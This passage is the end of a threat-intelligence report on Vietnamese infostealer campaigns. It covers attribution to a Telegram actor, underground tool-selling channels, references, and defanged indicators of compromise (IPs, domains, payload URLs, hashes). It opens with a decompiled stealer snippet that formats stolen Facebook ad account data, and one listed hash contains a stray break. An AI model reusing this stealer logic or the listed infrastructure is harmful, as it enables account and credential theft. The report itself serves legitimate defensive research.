    c00008e.p000078,
    text11,
    " |Ngưỡng: ",
    c00008e.p000082,
    " |Đã Tiêu: ",
    c00008e.p000084,
    " |Bill Gần Nhất: ",
    c00008e.p00007d,
    " |Đơn Vị Tiền Tệ: ",
    c00008e.p00007a,
    text10,
    " |IDBM: ",
    c00008e.FacebookAdsAccount_IDBMOwner,
    " |Thẻ: ",
    c00008e.p000087,
    "|All Admin: ",
    c00008e.FacebookAdsAccount_AllAdmin,
    " |Owner: ",
    c00008e.p000081,
    " |Múi Giờ: ",
    c00008e.p00007f,
    " |Ngày Tạo: ",
    c00008e.p00007c,
    " |Browser: ",
    c00008b2.p000064,
    " |Browser Profile: ",
    c00008b2.p000065,
    " \ud83d\udcb5\n"
}));
list.Add("");
```

Figure 59: A snippet of the XClient stealer binary showing the Vietnamese text.

The PXA_BOT stealer campaign revealed that the attacker hosted malicious scripts and the stealer program on the domain tvdseo[.]com, which belongs to a Vietnamese SEO service provider, though it remains unclear if the domain was compromised or legitimately accessed for malicious purposes. We identified the attacker's *Telegram* account 'Lone None', which was hard coded in the PXA Stealer program and analysed various details of the account, including the icon of Vietnam's national flag and a picture of the emblem for Vietnam's Ministry of Public Security, which aligns with our assessment that the attacker is of Vietnamese origin. Also, we found Vietnamese comments in the PXA Stealer program, which further strengthened our assessment.




Figure 60: Images of the actor's Telegram account 'Lone None'.

The attacker's *Telegram* account has biography data that includes a link to a private anti-virus checker website that allows users or buyers to assess the detection rate of a malware program.

This website provides a platform for potential threat actors to evaluate the effectiveness and stealth capabilities of the malware before purchasing it, indicating a sophisticated level of service and professionalism in the threat actor's operations.




Figure 61: A private anti-virus checker website.

We also discovered that the attacker is active in an underground *Telegram* channel, 'Mua Bán Scan MINI', mainly selling *Facebook* accounts, *Zalo* accounts, SIM cards, credentials, and money laundry data. *Talos* observed that this Vietnamese

actor is also seen in the *Telegram* group in which the CoralRaider actor operates. However, we are not certain whether the actor is a member of the CoralRaider gang or another Vietnamese cybercrime group.

We discovered that the attacker is also promoting another underground *Telegram* channel, 'Cú Black Ads – Dropship', by sharing a few automation tools to manage large numbers of user accounts in the channel and conducting the exchanging or selling of information related to social media accounts, proxy services, and a batch account creator tool.




Figure 62: Vietnamese actors advertising their tools in Telegram channels.

The tools shared by the attacker in the group are automated utilities designed to manage several user accounts. These tools include a *Hotmail* batch creation tool, an email mining tool, and a *Hotmail* cookie batch modification tool. The compressed packages provided by the threat actor often contain not only the executable files for these tools but also their source code, allowing users to modify them as needed.




Figure 63: Hotmail batch creation tool seen in actors telegram channel.




Figure 64: Hotmail cookie batch modification tool seen in actors telegram channel.

We found that the attacker is not sharing all the tools for free, and some of them require users to send a unique key back to the *Telegram* channel administrator for software activation. This process ensures that only those who have been vetted or have paid for the tool can access its full functionality. We also discovered that these tools are distributed on other websites, such as aehack[.]com, highlighting that they are selling the tools. Additionally, a *YouTube* channel exists that provides tutorials on how to use these tools, further facilitating their widespread use and demonstrating the organized efforts to market and instruct potential users on their application [11].




Figure 65: Actor sharing the tier tool and asking users to share a key for the tool activation.

CONCLUSION

Vietnamese threat actors are no longer small-scale hackers focused on regional targets, their impact is becoming global with a global threat profile.

Our research into the recent surge of information-stealing campaigns orchestrated by Vietnamese threat actor groups reveals a significant and alarming shift in the global cyber threat landscape. What was once considered localized, low-sophistication activity has now evolved into a series of technically advanced, financially motivated operations that span continents and target a wide spectrum of victims – including government entities, educational institutions, businesses and individual users.

Campaigns such as CoralRaider and PXA Stealer illustrate the actors' growing ability to engineer full-scale offensive toolchains involving custom-built remote access tools like RotBot, advanced stealers such as XClient and PXA_BOT, and the deployment of notorious malware like CryptBot, LummaC2 and Rhadamanthys. These operations utilize sophisticated delivery mechanisms, including phishing lures disguised as legal complaints or business-related documents, and employ living-off-the-land binaries, memory-only payloads, PowerShell loaders, and obfuscated Python scripts to evade detection and maintain persistence.

As Vietnamese threat actors continue to weaponize user data at scale and infiltrate digital economies, proactive threat hunting, cross-sector intelligence sharing and public awareness are crucial. Understanding the tactics, infrastructure, and operational behaviours of these groups is no longer just a cybersecurity imperative – it is a necessary step toward preserving the digital world.

REFERENCES

[1] Raghuprasad, C.; Chen, J. CoralRaider targets victims' data and social media accounts. Cisco Talos. 4 April 2024. https://blog.talosintelligence.com/coralraider-targets-socialmedia-accounts/.

[2] Cisco Talos. Suspected CoralRaider continues to expand victimology using three information stealers. 23 April 2024. https://blog.talosintelligence.com/suspected-coralraider-continues-to-expand-victimology-using-three-information-stealers/.

[3] Chen, J.; Karkins, A.; Raghuprasad, C. New PXA Stealer targets government and education sectors for sensitive information. Cisco Talos. 14 November 2024. https://blog.talosintelligence.com/new-pxa-stealer/.

[4] Chen, J. Threat actors use copyright infringement phishing lure to deploy infostealers. Cisco Talos. 31 October 2024. https://blog.talosintelligence.com/threat-actors-use-copyright-infringement-phishing-lure-to-deploy-infostealers/.

[5] Hahn, K. 40,000 CryptBot Downloads per Day: Bitbucket Abused as Malware Slinger. G Data. 6 February 2020. https://www.gdatasoftware.com/blog/2020/02/35802-bitbucket-abused-as-malware-slinger.

[6] Outpost24. Analyzing LummaC2 stealer's novel Anti-Sandbox technique: Leveraging trigonometry for human behavior detection. 14 April 2025. https://outpost24.com/blog/lummac2-anti-sandbox-technique-trigonometry-human-detection/#forcing-threat-actors-to-use-a-crypter-for-their-builds.

[7] Hasherezade. From Hidden Bee to Rhadamanthys – The Evolution of Custom Executable Formats. Check Point Research. 31 August 2023. https://research.checkpoint.com/2023/from-hidden-bee-to-rhadamanthys-the-evolution-of-custom-executable-formats/.

[8] Malpedia. Lumma Stealer. https://malpedia.caad.fkie.fraunhofer.de/details/win.lumma.

[9] Malpedia. Rhadamanthys. https://malpedia.caad.fkie.fraunhofer.de/details/win.rhadamanthys.

[10] Recorded Future Insikt Group. Rhadamanthys Stealer Adds Innovative AI Feature in Version 0.7.0. 26 September 2024. https://go.recordedfuture.com/hubfs/reports/mtp-2024-0926.pdf.

[11] Share Tool Fvia Change Via Cookie - Ti Lệ 100%. https://www.youtube.com/watch?v=nBLueYeRugg.

INDICATORS OF COMPROMISE

IP addresses

51[.]79[.]208[.]192

199[.]34[.]27[.]196

139[.]99[.]23[.]9

14[.]225[.]210[.]98

14[.]225[.]210[.]97

14[.]225[.]210[.]209

14[.]225[.]210[.]222

139.99.82[.]239:6658

139.99.82[.]239:443

Domains

doc-0s-44-docstext[.]googleusercontent[.]com

doc-10-44-docstext[.]googleusercontent[.]com

kzeight8ht[.]top

kbeight8sb[.]top

kbeight8vs[.]top

kbeight8ht[.]top

kbeight8pn[.]top

dbeight8pt[.]top

kveight8sb[.]top

peasanthovecapspll[.]shop

claimconcessionrebe[.]shop

culturesketchfinanciall[.]shop

gemcreedarticulateod[.]shop

liabilityarrangemenyit[.]shop

modestessayevenmilwek[.]shop

secretionsuitcasenioise[.]shop

sofahuntingslidedine[.]shop

triangleseasonbenchwj[.]shop

techsheck[.]b-cdn[.]net

zexodown-2[.]b-cdn[.]net

denv-2[.]b-cdn[.]net

metrodown-2[.]b-cdn[.]net

metrodown-2[.]b-cdn[.]net

denv-2[.]b-cdn[.]net/FebL4

download-main5[.]b-cdn[.]net
metrodown-3[.]b-cdn[.]net
dashdisk-2[.]b-cdn[.]net
tvdseo[.]com
applyzxcksdia[.]shop
arriveoxpzxo[.]shop
barebrilliancedkoso[.]shop
bindceasdiwozx[.]shop
catchddkxozvp[.]shop
conferencefreckewl[.]shop
conformfucdioz[.]shop
considerrycurrentyws[.]shop
contemplateodszsv[.]shop
declaredczxi[.]shop
deprivedrinkyfaiir[.]shop
detailbaconroollyws[.]shop
falseaudiencekd[.]shop
feighminoritsjda[.]shop
flourhishdiscovrw[.]shop
freezetdopzx[.]shop
horsedwollfedrwos[.]shop
justifycanddidatewd[.]shop
landdumpycolorwskfw[.]shop
liabiliytshareodlkv[.]shop
marathonbeedksow[.]shop
messtimetabledkolvk[.]shop
notoriousdcellkw[.]shop
ohfantasyproclaiwlo[.]shop
parallelmercywksoffw[.]shop
patternapplauderw[.]shop
pleasurenarrowsdla[.]shop
raiseboltskdlwpow[.]shop
relaxtionflouwerwi[.]shop
replacedoxcjzp[.]shop
richardflorespoew[.]shop
strwawrunnygjwu[.]shop
tribepresentaitsi[.]shop
understanndtytonyguw[.]shop
varianntyfeecterd[.]shop

URLs

hxxps[://]tvdseo[.]com/file/synaptics[.]zip
hxxps[://]tvdseo[.]com/file/PXA/PXA_PURE_ENC
hxxps[://]tvdseo[.]com/file/PXA/PXA_BOT
hxxps[://]tvdseo[.]com/file/Adonis/AdFnis_Bot

hxxps[://]tvdseo[.]com/file/PXA/PXA_PURE_ENC
hxxps[://]tvdseo[.]com/file/Adonis/Adonis_Bot
hxxps[://]tvdseo[.]com/file/Adonis/Adonis_XW_ENC
hxxps[://]tvdseo[.]com/file/Adonis/Adonis_Bot0
hxxps[://]tvdseo[.]com/file/STC/Cookie_Ext[.]zip
hxxps[://]tvdseo[.]com/file/STC/STC_XW_ENC
hxxps[://]tvdseo[.]com/file/STC/STC_PURE[.]b64
hxxps[://]tvdseo[.]com/file/STC/STC_PUP
hxxps[://]tvdseo[.]com/file/STC/STC_OTO
hxxps[://]tvdseo[.]com/file/PXA/Cookie_Ext[.]zip
hxxps[://]tvdseo[.]com/file/STC/STC_PURE_ENC
hxxps[://]tvdseo[.]com/file/STC/STC_BOT
hxxps[://]tvdseo[.]com/file/PXA/PXA_BOT

Hashes

c29732d898dcf116f40eea3845d4e25a240e5840378985c7f192e0443a51a228
2c4ed97859060ea6ac5a8c2f605debf98257a96f0f3d2ddfaeb066f59a86d4af
075091793768885977c29a41a0ac591340ebafab26d2a65ce1dccb53997485a1
b2fd046022231171941 81c97ca8692a09f6f5cfdbc07c87560aaab821cd29536
77acb85a28e79dc6479798c024282ddd54977dbff6ce40eb439b2a06ce9cb542
c84ff4fb6549c36ca0028e84ea8292ee3ae438254cddd63ef3d9ea769e0a1dfd
e9e9d5ab6307a9ce98b1b3450def66df7a00d9dc5af613434af8d9b9cb3f2a0f
0790bb235f27fa3843f086dbdaac314c2c1b857e3b2b94c2777578765a7894a0
28f827afd3bafa1e39526f84f8e1271c15d073c9d049a9bc8d03048c455dd33f
d60bb69da27799d822608902c59373611c18920c77887de7489d289ebf2bd53e
de8a5d881cfc913a24c846bec8c13f3ad98e60fde881352845d928015bc6a5a4
020d3d03ede3a80f1287ab58053f30ae7bfaf916ab0b1fc927f07b4b9d1f5c34
1db18d89a636f9d9307e51798c0545664fae38711a2a72139d62c7dbd6f17fe3
93c747fff1ec919d981aa4ad2e42cda3d76c9d0634707a62066dbadda1653d1c
4dc9fe269cd668894c7ea4dd797cba1d2a8df565e9bdd814e969247c94b39643
9bf684b010e4ec314d697acfac78c71ec24ba5f6e2c09b3be623ec62056aed02
42654394f29f2e8db878fc4fd1c59e41afcd0add3b93f7d2f47ea3295b2bc643
8d200892e4f1e68373e58e7cd7119fe26769fcf609636adc727df09f2377d1c2
a3299ecee7b3f06ca106f4c5b62bf1e0f28f227df71488583d2077c7e3ee01c2
19055fb87b9a98a75544a533ec4f14f36a09a130219b8a33a13cb6073751ff39
150dd450f343c7b1e3b2715eae3ed470c1c1fadf91f2048516315f1500a58ffa
74ea6e91c00baad0b77575740eb7f0fb5ad1d05ddea8227dc1aa477e179e62df
3ae459746637e6f5536f3ba4158c822031578335505a512df3c31728cac8f627
88528be553f2a6f72e2ae0243ea907d5dcdcd7c8777831b4c3ab2a67128bc9b9
fd53383d85b39e68d817e39030aa2184764ab4de2d478b7e33afc39dd9661e96
e68c9aedfd080fe8e54b005482fcedb16f97caa6f7dcfb932c83b29597c6d957
8c732ec41550851cc933e635708820ec9202fddc69232ca4ed625d420aec3d86
1942c417f2b71068fb4c1abb31bc77426bbe3513334cdaceaff3603955830e21
5ad73cf7e08b8c7bab0d96ba92607b8c9b22b61354052cf59df93b782b6e039b
a1f16ab97b9516e85c202ff00bd77b0b5e0e4ed29bfad28797fbbd0f25a8e0ae

963ffc17565079705c924b8ab86d1c7018f5edc50ce8e810df3eebead4e14e7f
3b54d05ec98321980c1d71b89c42ff77a42f121e37f6ea54a6368a58ce1b1ad3
31b4fd83c16bf7266c82a623998b0d7b54bb084b24a5cb71a2b5e9b17bb633dc
5dc77655bddf8881b533e4db732dcf7ac5ebf3adad4be77ff226909a49bfc89b
2ad94e492bc18e11f513a29968054e1a37df504ac577fd645e781e654f2730c9
02e03904d09ccece4f71e34a4a6d0f1181471c4d17208ee6cfe940e11e185018
eef156d681c4921cbed720e6de257a69ad6a187e814037257977958eb0c7604e
6089c53ef2b0100fd91554c2a56aafaeea86b08c5ad0459fd66bd05a6602a3ee
934dc78ab89dd466b1a140954c6528b6a8591ca09a023616405cf71faf69f010
305bf697e89e6eef59b0beef2b273a1daad174ebec238a67a6e80c5df5fffaf8
7db78346dde71258ae1307b542d162a030c71031eebd0ed80816112d82c008f0
7f19557ee3024c59668e5bd1c96a8124b0a201a9fd656bd072332b400c413405
b6dbee1b6e444216668c44e41a84ca91cbd966e9035621423ecc12db52a36e01
b3e694ce12e6f67db5db56177abfddebbc29f558618987e014f47a46996a8ced
1397268735c5c6e88d8bc717ac27f8810225b554ed2f0d76a3e0048b0933af18
958508a626b94d5e2e00ab0b94cb75dca58091cce708d312ee1a1c0688ef067c
51c1eccc1b95ecbeaebc4853606c02808fce208ff1f76f0c7aa11ad7fbb4b763
3c075a2bcd06e103e6ec3a1b74ceaaf600d3a9e179e2719795377f71c4f8f9c8
3ac52be2039a73df64e36672f3f0c748de10f6a8bed4b23642dd8da256137681
aea7c613ac659a083c35afd8e20f19a2c3583f81597dec48cbc886292cfcc975
a04c6804b63220a9cb1ea6c5f2990e6a810d7b4b7225e0fc5aa7ed7e2bac3c99
7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8
a28152ed5039484e858d3c7d4bac03c6ad66fbaffb0e8ea3dfa8def95e115181
b796cc4a54ee27601c1ed3a0016caa6f58206f4f280391f67820b8b019602add
5cb65b469023dcc77ede21c66a753fa9cbe67597aae142958fce4936ce3974aa
fdad95329954e0085d992cba78188a26abd718797f4a83347ec402f70fe65269
7db49da15fd159146fe869d049e030a4ecd0d605a762bea4cc4eb702a6ce9ee6
707004559c8d625f2d4b296ede702def1f9f52cadf4c52dadc41f3077531d04f
bc15114841e39203b4e0f5d2cdeef11cc4eceba99eb0c3074a1c6d7b3968404a
a9e3f6b9047b5320434bc7b64f4ba6c799d2b6919d41ed32e9815742f3c10194
782da8904a729971fab86286dd1f44e8de686b7bc66b855079381e1c9e97f6da
e689601d502cc0cd8017f9d6953ce7e201b2dad42f679dc33afa673249ea1aa4
96f672a9fffb168fb7bf40b8acff4d827388ee2825a32e7aecdf63182cb23d8e
86bef968254fc4288b9f481878fc46b1e236cefa93a1c9374a234573ad25d051
a3c6d66308eced2a2b12c96860b1097b84065730d67308f7b05db4b09b3acf05
b5f1554f61873bd6777812f7d2578fc8f5c6d48d4901bdea3d07673698d306d2
1b80e9c51d418ce5ac3a6741e70a6a0235b43bb7548299278865f604d41d7675
b9c100b9739aab1db7263c68bf55270eb65971f71e1ce38c89a3078164ff97bb
8d782d769de826212ae7519aae41877acf2a4f35d97067cc996b06c148cc218e
213c8a51972fdd17d3f8c20a94e76123004d4e8f21a4a06d50f87d2c65379ac0
33aaf3109c1c8a477cbcdd942a9b60acc236fe56ddd8d0262d7ad63d9434e12f
76c711c56c95009506347691c44ba9cc61ce0056e47784799f6429642c224d3a
80231f19168b5f326bd1fbcd7a093aeb0415c84e5036c7991b3eaef2f9be77a2
cd217bbd68146c9c95a94f2cb810d7d87c397b1f290b7659e395ba86b4d96adb
feb8e3dcb8631b13643b95b4d84d936183742a7b333857463656a5523dfbba3d

51c1e25a546dbf2d9a17ccd1f0e95cff68ead96d4dc77c995fe3d9cb67d4ee17
ba865bacd3de8c261efd9e1a4e9ada62a417e8027a0aafe7c7eac3c69ca82ebd
df9fdb0fcefa0255fd41405f57e7950fa736eff1fd12fed63cd337b8752c3766
1ccf7f8b3a9b20bb87bc18a3fcfb41948f65dfb43b2fad1440a0eaef2656f414
b096f74c64f1acf07bda1bff9f8a0a8372055cdd6573523772b6fc5f63a47c18
9ef9c88cef51ee0fb77ea9a78dbe60651603ef807ddb6c44d5bda95cc9026527
bfa188194c91e509262d0924cfd0ae70d120d50e904982d54d1d5a58de72bde4
f47589765df2ce3a5476d0b83569876c57e26f9ce2ba19227903396296f8cc22
e12ca221e597b760c912613b0bd8eff29c25f31c8b4a7687de3690fcfb66ab28
2175a1f8f798b0daf05965eb860166c65a8d227d1309cd3545dba3174fd2292f